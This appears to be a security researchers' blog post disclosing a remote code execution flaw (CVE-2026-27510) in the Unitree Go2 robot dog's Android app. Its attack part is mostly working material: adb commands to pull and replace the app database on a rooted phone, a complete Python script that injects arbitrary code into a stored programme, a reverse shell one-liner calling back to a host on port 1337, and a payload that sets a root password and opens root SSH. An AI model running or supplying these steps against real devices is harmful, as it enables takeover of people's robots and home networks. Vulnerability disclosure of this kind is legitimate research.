
Our goal is to inject our raw Python code into the pyCode field of the JSON payload
Modifying the create request in-flight doesn't overwrite the code stored in the phone's local DB (expected & makes sense). The only way to inject our Python was to first create a simple program (nodbhere), intercept the subsequent rename POST request, and modify both the name (to ok) and the pyCode body at that point. The record was already created in the database by then, so the modification should stick.
Looking at the content, the segment still hasn't changed to that of our malicious Python code.

We looked at the community programming hub.

We can tamper with the Publish POST request, and this time all modifications to the program body work. The only problem is the published program lands in a private "myself" endpoint (mine in the UI) and requires approval before going public. We can't run it by mapping it to a keybinding.

While under review, the program can't be downloaded by anyone, including ourselves. It is, however, indexable. In our case, nodbhere was assigned ID 403.

Trying to download it returns a successful response, but nothing "actually" gets downloaded to our Programming scripts library.

Our malicious payload uploads cleanly and looks downloadable but when under review, the download is a black hole 🙂.
Remote Code Execution in Version 1.1.11 (CVE-2026-27510)
We don't have time to let Unitree stumble on our vulnerability during whatever their approval process is. So we'll modify the database ourselves. With a rooted phone, editing the table record and reloading it with our malicious pyCode payload isn't a complicated process.
To obtain the database, run the following adb commands.
adb shell su -c 'cp /data/data/com.unitree.doggo2/databases/unitree_go2.db /sdcard/unitree_go2.db'

adb shell su -c 'cp /data/data/com.unitree.doggo2/databases/unitree_go2.db-wal /sdcard/unitree_go2.db-wal 2>/dev/null'

adb pull /sdcard/unitree_go2.db ./

adb pull /sdcard/unitree_go2.db-wal ./ 2>/dev/null

adb shell rm /sdcard/unitree_go2.db*


The record we'll be injecting our malicious code into lives in the database tables. In our case it's named olivier. A quick look confirms it's there.
sqlite3 unitree_go2.db "SELECT _id, programme_name FROM dog_programme;"
To view the contents of any program named above, run the following.
sqlite3 unitree_go2.db "SELECT json_extract(programme_text, '$.pyCode') FROM dog_programme WHERE programme_name='olivier';"

The goal here is to change out the current pyCode values with our own.
9|olivier|{"data":"{\"blocks\":{\"languageVersion\":0,\"blocks\":[{\"type\":\"start_program\",\"id\":\"*5DXb;WCH;#=G*@NK|1L\",\"x\":100,\"y\":100,\"deletable\":false,\"inputs\":{\"ACTION\":{\"block\":{\"type\":\"stretch_command\",\"id\":\"
n-;yWgf/ALkS.bj6CuAJ\"}}}}]}",\"pyCode\":\"===OUR MALICIOUS CODE HERE==="}
To easily achieve this, save the following code as modify_db_v1.1.11_rce.py.
#!/usr/bin/env python3
"""
Utility for updating a Unitree GO custom programme's Python payload inside unitree_go2.db.

Example:
  python modify_db_v1.1.11_rce.py --db unitree_go2.db --programme olivier --pycode new_payload.py
"""

import argparse
import json
import sqlite3
import time
from pathlib import Path


def load_args() -> argparse.Namespace:
    parser = argparse.ArgumentParser(description="Update the pyCode of a Unitree GO custom programme.")
    parser.add_argument(
        "--db",
        required=True,
        type=Path,
        help="Path to unitree_go2.db (works with a WAL file alongside it).",
    )
    parser.add_argument(
        "--programme",
        required=True,
        help="Value of dog_programme.programme_name to update (e.g. dick).",
    )
    parser.add_argument(
        "--pycode",
        required=True,
        type=Path,
        help="Path to the Python source to inject into programme_text['pyCode'].",
    )
    parser.add_argument(
        "--touch-time",
        action="store_true",
        help="Bump programme_time to the current epoch millis (matches app behaviour).",
    )
    return parser.parse_args()


def main() -> None:
    args = load_args()

    if not args.db.exists():
        raise SystemExit(f"Database not found: {args.db}")
    if not args.pycode.exists():
        raise SystemExit(f"pyCode file not found: {args.pycode}")

    new_pycode = args.pycode.read_text()

    with sqlite3.connect(args.db) as conn:
        conn.row_factory = sqlite3.Row
        row = conn.execute(
            "SELECT _id, programme_text, programme_time FROM dog_programme WHERE programme_name = ?",
            (args.programme,),
        ).fetchone()
        if row is None:
            raise SystemExit(f"No programme named {args.programme!r} in dog_programme.")

        try:
            payload = json.loads(row["programme_text"])
        except json.JSONDecodeError as exc:
            raise SystemExit(f"programme_text for {args.programme!r} is not valid JSON: {exc}") from exc

        if "pyCode" not in payload:
            raise SystemExit("programme_text does not contain a 'pyCode' field to update.")

        payload["pyCode"] = new_pycode
        new_programme_time = int(time.time() * 1000) if args.touch_time else row["programme_time"]

        conn.execute(
            "UPDATE dog_programme SET programme_text = ?, programme_time = ? WHERE _id = ?",
            (json.dumps(payload, separators=(",", ":")), new_programme_time, row["_id"]),
        )
        conn.commit()

    print(f"Updated programme '{args.programme}' in {args.db}")


if __name__ == "__main__":
    main()
modify_db_v1.1.11_rce.py
Create a file called new_payload.py containing any Python code you want the Go2 to execute. In our case, we used a reverse shell.
import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.1.179",1337));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("bash")
new_payload.py
This can truly be whatever you want. You can run the following to enable SSH with root:pwn0 credentials.
import os;os.system("echo 'root:pwn0'|chpasswd;sed -i -e 's/^#*PermitRootLogin.*/PermitRootLogin yes/' -e 's/^#*PasswordAuthentication.*/PasswordAuthentication yes/' -e 's/^#*MaxSessions.*/MaxSessions 50/' -e 's/^#*MaxStartups.*/MaxStartups 50:30:100/' /etc/ssh/sshd_config;grep -q MaxSessions /etc/ssh/sshd_config||echo -e 'MaxSessions 50\nMaxStartups 50:30:100'>>/etc/ssh/sshd_config;systemctl restart ssh||service ssh restart||/etc/init.d/ssh restart")new_payload.py
Run the POC code as seen below.

After running the script, check the contents of that table. sqlite3 unitree_go2.db "select _id, programme_name, programme_text from dog_programme where programme_name='olivier';"

If we were to simply reupload the modified database to our Pixel, we would get a SQLiteCantOpenDatabaseException error because the database file /data/data/com.unitree.doggo2/databases/unitree_go2.db will have the wrong owner. That's because Android apps run under specific user IDs and can only access files they own. To find out the correct app user ID, run the following: adb shell su -c 'ls -ld /data/data/com.unitree.doggo2/databases'

Cool, so when we copy the database back, it'll have the correct ownership (u0_a215). To upload it back to the phone, run the following commands.
adb push unitree_go2.db /sdcard/unitree_go2.db

adb shell su -c 'cp /data/data/com.unitree.doggo2/databases/unitree_go2.db /data/data/com.unitree.doggo2/databases/unitree_go2.db.bak'

adb shell su -c 'cp /sdcard/unitree_go2.db /data/data/com.unitree.doggo2/databases/unitree_go2.db'

adb shell su -c 'chown u0_a215:u0_a215 /data/data/com.unitree.doggo2/databases/unitree_go2.db'

adb shell su -c 'chmod 660 /data/data/com.unitree.doggo2/databases/unitree_go2.db'

adb shell su -c 'restorecon /data/data/com.unitree.doggo2/databases/unitree_go2.db'

adb shell su -c 'rm -f /data/data/com.unitree.doggo2/databases/unitree_go2.db-wal'

adb shell su -c 'rm -f /data/data/com.unitree.doggo2/databases/unitree_go2.db-shm'

adb shell rm /sdcard/unitree_go2.db

You can verify the app works by running adb shell monkey -p com.unitree.doggo2 -c android.intent.category.LAUNCHER 1 and you can run adb shell pidof com.unitree.doggo2 to obtain the PID of the running app.
The olivier program contains our malicious Python. In the app, we map it to controller keybinds as seen below.

Power on the controller, start a listener, and press whatever keybindings you've set the program to (any green+red arrow).

Tada 🎉
Once we had the shell, listing the processes confirmed it was triggered by the same underlying code. Instead of the revshell.py we uploaded via DDS its 17618826598817f6dc19f-0dee-4749-b5bd-35f6c4b8816f.py.

As the screenshots below show, it behaves practically identically to the DDS RCE on V1.1.7. The malicious code is uploaded as a file to /unitree/etc/programming/, mapped to a keybinding, and when pressed, the Go2 is popped.

You've made it to the end!
Thank you for reading! Follow Ruikai and me on X. Reach out if you have any questions. We might drop technical details on the other Go2 vulnerabilities depending on how this blog does. We're always down to collaborate on projects, simply ping us!